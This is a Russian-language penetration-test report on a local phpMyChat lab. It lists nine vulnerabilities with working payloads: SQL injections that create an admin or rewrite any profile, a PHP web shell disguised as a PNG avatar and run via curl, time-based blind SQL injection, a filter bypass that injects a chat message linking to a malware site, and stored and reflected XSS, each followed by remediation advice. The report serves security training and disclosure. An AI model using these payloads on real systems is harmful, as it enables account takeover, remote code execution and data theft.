

Привет, этот документ состоит из двух частей: краткое содержание и список отчетов по найденным уязвимостям.

Ссылка на мой репозиторий с конфигами и скриптами [https://github.com/adanilovich/test\\_2](https://github.com/adanilovich/test_2)

Чтобы развернуть мою среду локально можно воспользоваться командой *make up*, она поднимет сервисы и настроит конфиги *phpmychat*.

Поскольку отчет можно писать на каждый уязвимый параметр или поле, то я выбирал один для примера исходя из экономии времени.

### Список найденных уязвимостей:

1. *Privilege escalation в форме регистрации через в запрос insert.*
2. *RCE в форме загрузок аватарок*
3. *Blind SQL inj в скрипте deluser.php*
4. *SQL inj в скрипте input.php*
5. *Passive XSS в окне редактирования профиля юзера. При просмотре такого юзера админом, срабатывает XSS*
6. *Sql inj в скрипте updateuser.php на update запрос. Возможность менять любые параметры в профиле любого пользователя.*
7. *SQL inj в скрипте whois\_popup.php на select запрос.*
8. *Active xss в скрипте whois\_popup.php.*
9. *Active xss в скрипте loader.php.*

# Отчет #1

## A03:2021 Injection

### Описание

Атака позволяет повышать права пользователя до админа через sql инъекцию в post параметры.

**Уязвимый скрипт:** register.php




**Уязвимый параметр:** FIRSTNAME=one1', ", ", 'asdlk@sd.ru', 1, 'admin', ", 1676735357, '172.24.0.1', '1', '1', ", ", 'english', ", ", '1', 'sdds', ", ", '1', ", '0000-00-00', '1', '1', ", 'LAN', 'Other/LAN');--

**Эксплоит:** exploits/privilege\_escalation.register

При регистрации пользователя срабатывает insert запрос для его создания. И с помощью уязвимости появляется возможность вклинуться, те заменить оригинальную часть своей, где будет указана роль admin вместо старой user. Отсекание оригинальной части происходит с помощью символа комментария --. Знаки ); означают, что мы закрывает insert конструкцию

Создадим пользователя test3 с помощью вышеназванного эксплоита.

Список пользователей после выполнения запроса

List of registered users and their permissions								
	Username	Total visits	User registration	Last connected	IP / Recent location	Permissions	Moderated rooms *	Rooms permitted **
<input type="checkbox"/>	test	1	18/02/2023 09:10:35	18/02/2023 09:12:24	172.24.0.1  (LAN)	User ▾	<input type="text"/>	All UnRestricted ▾
<input type="checkbox"/>	test1	4	18/02/2023 12:03:41	20/02/2023 07:53:28	172.24.0.1  (LAN)	User ▾	<input type="text"/>	All UnRestricted ▾
<input type="checkbox"/>	test3	3	18/02/2023 15:49:17	19/02/2023 09:33:34	172.24.0.1  (LAN)	Administrator ▾	<input type="text"/>	All UnRestricted ▾

И видим, что test3 создан сразу с админскими правами.

### Рекомендации по устранению:

1. Использование place holders в php при обращении к СУБД. Это техника позволяет полностью исключить sql injections. Например

```
$stmt = $dbh->prepare("INSERT INTO c_reg_users (name, value) VALUES (:name, :value)");  
$stmt->bindParam(':name', $name);  
$stmt->bindParam(':value', $value);
```

2. Отключение отображения ошибок на экран пользователя.

## Отчет #2

### A03:2021 Injection

### Описание

Remote code execution. Атака позволяет захватить контроль над оболочкой linux пользователя с правами веб-сервера, выполнять произвольный php код.

**Уязвимый скрипт:** avatar.php

Атака происходит посредством формы загрузки аватарок и благодаря низкой проверке загружаемых файлов. Движок phrmuchat имеет две защиты

1. Отсев файлов по расширению
2. Отсев по mimetype.

Первую можно обойти с помощью символа конца строки %00, например test.png%00.php. Таким образом поиск подстроки php заканчивается на test.png.

Вторую же через подмену сигнатуры. Чтобы не заморачиваться можно скопировать шелл код прямо в картинку как показано ниже.

```
|machine|test|01:35:48|~
|> hexyl test.png%00.php


00000000  89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52  xPNG__._  _IHDR
00000010  00 00 00 18 00 00 00 18 08 06 00 00 00 e0 77 3d  _._._.w=
00000020  f8 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00  _._.sRG B_x.x_
00000030  00 f2 49 44 41 54 48 0d 63 60 18 05 43 2a 04 8a  _xIDATH_ c`.C*.x
00000040  2a 6a 1a 40 98 14 47 33 12 ab 18 64 f0 bf ff ff  *j.@x.G3 .x.dxxx
00000050  eb 81 ea ff b2 30 b3 1a f4 b4 35 5c 21 46 2f 13  xxxx0x. xx5\!F/.
00000060  31 8a 90 0d 67 64 66 8a 21 d6 70 90 d9 04 7d 80  1xx_gdfx !pxx.}x
00000070  6e 78 7f 5b f3 0a 3c 3f 70 68 70 0a 69 66 20 28  nx.[x_<? php_if (
00000080  21 65 6d 70 74 79 28 24 5f 50 4f 53 54 5b 27 63  !empty($_POST['c
00000090  6d 64 27 5d 29 29 20 7b 0a 20 20 20 20 24 63 6d  md']))) { _ $cm
000000a0  64 20 3d 20 73 68 65 6c 6c 5f 65 78 65 63 28 24  d = shell_exec($
000000b0  5f 50 4f 53 54 5b 27 63 6d 64 27 5d 29 3b 0a 20  _POST['cmd']);_
000000c0  20 20 20 65 63 68 6f 20 24 63 6d 64 3b 0a 7d 0a  echo $cmd;}_
000000d0  3f 3e 0a 62 1c 05 53 83 d7 02 4a 0d c7 eb 03 6a  ?>_b..Sx x.J_xx.j
000000e0  18 8e d3 02 6a 19 8e d5 02 24 c3 61 c1 48 12 3d  .xx.j.xx .$axH.=
000000f0  a1 b3 15 25 d8 89 4a 45 24 d9 80 a6 18 c5 36 98  xx.%xxJE $xxx.x6x
00000100  1c 92 2f fe 32 31 32 44 f7 75 b4 ae 84 c9 91 4a  .x/x212D xuxxxxxJ
00000110  33 63 d3 70 fc c8 a1 03 56 b6 f6 8c ff 19 18 1c  3cxpxxx. Vxxxx...
00000120  81 38 d0 ca d6 ee e6 f1 23 87 af 62 53 4b 48 0c  x8xxxxxx #xxbSKH_
00000130  ab 05 20 4d d4 b2 04 a7 05 d8 2c b1 b4 77 b8 71  x. Mxx.x .x,xxwxq
00000140  e2 f0 21 92 7c 82 d7 02 74 4b 80 11 16 68 69 67  xx!x|xx. tKx..hig
00000150  7f 93 14 4b 08 5a 80 62 c9 ff ff 4e 60 4b 1c ed  .x.K.Zxb xxxN`K.x
00000160  d7 9d 38 74 e8 35 48 8e 10 20 ca 02 90 21 b0 38  xx8tx5Hx . x.x!x8
00000170  01 5a 70 b8 bf ad 65 35 21 83 47 e5 07 4f 08 00  .Zpxxxex5 !xGx.O_
00000180  00 36 b8 87 e6 6b aa ba bd 00 00 00 00 49 45 4e  _6xxxkxx x_ _IEN
00000190  44 ae 42 60 82 0a  DxB`x_
```

Где наш шелл код представлен следующим образом

```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
    echo $cmd;
}
```

?>

Если загрузить такую картинку в форму, то он ее одобрит и переименует. Благодаря этому мы можем ее найти в директории `/images/avatars/uploaded/`



Теперь мы можем обратиться с запросом к скрипту `avatar_test3.php`

```
curl -d "cmd=id" -X POST "http://0.0.0.0/plus/images/avatars/uploaded/avatar_test3.php" -o /tmp/1
```

```
|machine|test|01:42:45|~
|> cat /tmp/1
PNG

gdf!nx[!\F/1
      uid=33(www-data) gid=33(www-data) groups=33(www-data)
=%%.JES_ /212DuaJ3c /8#bSKH
MPvq |tKhigZbN`Kst 8Zpe5!G6IENDB`
```

### Рекомендации по устранению:

1. Запретить выполняться файлам в каталогах с изображениями. Это можно настроить в `.htaccess`
2. Не опираться только на `mime type`, а проверять целостность структуры файла, в том числе `hashsum`.

3. Оставлять только разрешенные символы например буквы,цифры,знак подчеркивания,точка.

# Отчет #3

## A03:2021 Injection

### Описание

Blind SQL Injection. Этот вид атаки обычно используется, когда нет возможности получить нужную информацию из базы напрямую, например столбцы из запроса не отражаются на странице, а служат сырьем для внутренней логики скрипта. Этот же вид атаки позволяет использовать бинарную систему 0/1, где например 0 – это отсутствие паузы, а 1 -пауза в одну секунду. Для нашего случая я реализовал эксплоит на bash.

**Уязвимый скрипт:** deluser.php

**Уязвимый параметр:** *pmc\_username=admin' union select IF(SUBSTRING(version(),\$pos,1) = CHAR(\$code), sleep(1), null),2,3;--*

**Эксплоит:** blind\_sql.deluser

В нашем случае работает правило, что если первый символ результата команды равен требуемому десятичному коду, то усыпить скрипт на одну секунду. Так мы можем перебрать все символы строки. Ниже будет результат работы эксплоита.

```
|machine|test|20:39:42|~/projects/hack/projects/cybersec_kz/test_2/exploits  
|> ./blind_sql.del_user  
5.7.41-Ll0oGg ^C
```

А это результат из базы

```
mysql> select version();  
+-----+  
| version() |  
+-----+  
| 5.7.41-log |  
+-----+  
1 row in set (0.00 sec)
```

**Рекомендации по устранению:**

1. Использование подготовленные выражения в php при обращении к СУБД. Это техника позволяет полностью исключить sql injections.
2. Отключение отображения ошибок на экран пользователя.

# Отчет #4

## A03:2021 Injection

### Описание

Sql injection. С помощью данного нападения можно писать любые сообщения в чат от любых пользователей. Не имея никаких прав.

**Уязвимый скрипт:** input.php


**Уязвимый параметр:** U=%5Badmin%5D%27+%55nion+%53elect+':)))',';)))','----  
→ +Go+to+next+link+https://malware.com'--

В скрипте есть защита по одному из ключевых слов select, update, union, но она обходиться с помощью hex символов %55 – U, %53 - S

Примером атаки будет следующее выражение

```
curl -s "http://0.0.0.0/plus/input.php?From=index.php&L=english&Ver=H&U=%5Badmin%5D%27+%55nion+%53elect+':)))',';)))','---->+Go+to+next+link+https://malware.com'--&R=Public+Room+1&T=1&D=20&N=10&O=1&ST=1&NT=1&PWD_Hash=21232f297a57a5a743894a0e4a801fc3"
```

Ее результат мы можем увидеть в следующем виде



### Рекомендации по устранению:

1. Использование подготовленные выражения в php при обращении к СУБД. Это техника позволяет полностью исключить sql injections.
2. Отключение отображения ошибок на экран пользователя.

# Отчет #5

## A03:2021 Injection

### **Описание**

Существует возможность получить контроль над сессией админа через пассивную xss инъекцию в поле description юзер профиля.

**Уязвимый скрипт:** edit.php и admin.php > search

**Уязвимый параметр:** firstname

Пассивная инъекция позволяет незаметно захватить сессию, делать дефейс страницы, делать сетевые запросы.

### **Алгоритм:**

1. Открываем профиль пользователя и делаем инъекцию в поле first\_name `<script>alert("example")</script>`

### Editing user profile

Fields with a \* must be completed.

**\*\* Your pop-up blocker should be disabled!**

Choose your avatar :



Gravatar :  ☒ use the Gravatar

Username :  \*

Password :  \*


E-mail :  \*

Secret question :  ▼ \*

Secret answer :  \*

Firstname :

Lastname :

Date of birth :  ▼  ▼  ▼ 

Gender :  ▼ 

☒ show e-mail address in public information


☒ show birthday in public information

☒ show age in public information

☒ open pop-ups on private message \*\*

Location/Country :

WEB :

Language :  ▼ 

Favorite link 1 :

Favorite link 2 :


Description :

Picture URL :

Name/Text color :  ▼



2. Заходим в админ панель и находим с помощью поиска отредактированного юзера.



Chatroom Search Page


Search Term:

Search by:

\*\* For Permissions Category, options are **ad**, **mod** or **u**.

\*\*\* For Gender Category, options are: **0** for Unspecified, **1** for Male, **2** for Female or **3** for Couple.

3. После этого можем видеть как срабатывает наша инъекция



### Рекомендации по устранению:

1. Отключение возможности похищения cookie через параметры http only.
2. Использовать CSP и CORS политики для логирования и контроля действий юзера.
3. Защита функцией htmlspecialchars() поля description. Данная функция преобразует переданный ей аргумент в HTML-сущности, причем происходит преобразование именно тех символов, которые являются потенциально небезопасными.

# Отчет #6

## A03:2021 Injection

### Описание

SQL injection в update запросе. Цель этой уязвимости менять любые параметры в профиле любого пользователя в том числе логин и пароль. Одним из интересных применений можно назвать XSS инъекцию, так как на входящие данные стоят обычно фильтры, а таким образом их можно обойти.

**Уязвимый скрипт:** edituser.php

**Уязвимый параметр:** username

**Эксплоит:** passive\_xss.edit\_user

### Алгоритм:

Выполняем post запрос к edituser.php(более детальный пример можно найти в файле /exploits/passive\_xss\_thru\_sqlinj. Цель - записать в поле t<script>alert("111")</script>. Имя пользователя мы укорачиваем до одной буквы, так как на это поле действует ограничение на длину.

Атака будет выглядеть следующим образом

```
#!/usr/bin/bash
curl -d "AVATARURL=jhjhhjhjhjh\
FORM_SEND=1&\
pmc_username=test1&\
pmc_password=123456&\
L=english&\
USE_GRAV=1&\
U=test1&\
prev_PASSWORD=123456&\
EMAIL=asdlk%40sd.ru&\
SECRET_QUESTION=1&\
SECRET_ANSWER=sddsd&\
FIRSTNAME=%27%2C%20username%3D%27t%3Cscript%3Ealert%28%22111%22%29%3C%2Fscript%3E%27%20where%20username%3D%27test1%27%3B--%20&\
LASTNAME=&\
date1=0000-00-00&\
```

Сделаем запрос к таблице пользователей, чтобы убедиться, что данные записаны

```
mysql> select username from c_reg_users;
+-----+
| username |
+-----+
| admin    |
| plusbot  |
| Random_Quote |
| t<script>alert("111")</script> |
| test     |
| test3    |
+-----+
6 rows in set (0.00 sec)
```

#### Рекомендации по устранению:

1. Использование place holders в php при обращении к СУБД. Это техника позволяет полностью исключить sql injections. Например

```
$stmt = $dbh->prepare("INSERT INTO c_reg_users (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

2. Отключение отображения ошибок на экран пользователя.

## Отчет #7

### A03:2021 Injection

#### Описание

SQL injection. Позволяет извлекать из базы информацию так как одно из полей отображается на страницу.

**Уязвимый скрипт:** whois\_popup.php

**Уязвимый параметр:** User

[illegible]

```
admin1' union select 1,user(),3,4,5,6,7,8,1,1,1,1,1,1,1,1,1,1,1,1,1,1;--
```



1. Использование place holders в php при обращении к СУБД. Это техника позволяет полностью исключить sql injections. Например

```
$stmt = $dbh->prepare("INSERT INTO c_reg_users (name, value) VALUES (:name, :value)");
$stmt->bindParam(':name', $name);
$stmt->bindParam(':value', $value);
```

## 2. Отключение отображения ошибок на экран пользователя.

## A03:2021 Injection

Active XSS. Позволяет взять под полный контроль сеанс пользователя: захват сессии, выполнение запросов к другим страницам, дефейс страницы и тд

Пример запроса: [http://0.0.0.0/plus/loader.php?From=index.php&L=english&Ver=H&U=admin%3Cscript%3Ealert\(%27verify%27\)%3C/script%3E&R=Public+Room+1&T=1&D=20&N=10&ST=1&NT=1&PWD\\_Hash=21232f297a57a5a743894a0e4a801fc3&First=1](http://0.0.0.0/plus/loader.php?From=index.php&L=english&Ver=H&U=admin%3Cscript%3Ealert(%27verify%27)%3C/script%3E&R=Public+Room+1&T=1&D=20&N=10&ST=1&NT=1&PWD_Hash=21232f297a57a5a743894a0e4a801fc3&First=1)

0.0.0.0 says

verify

OK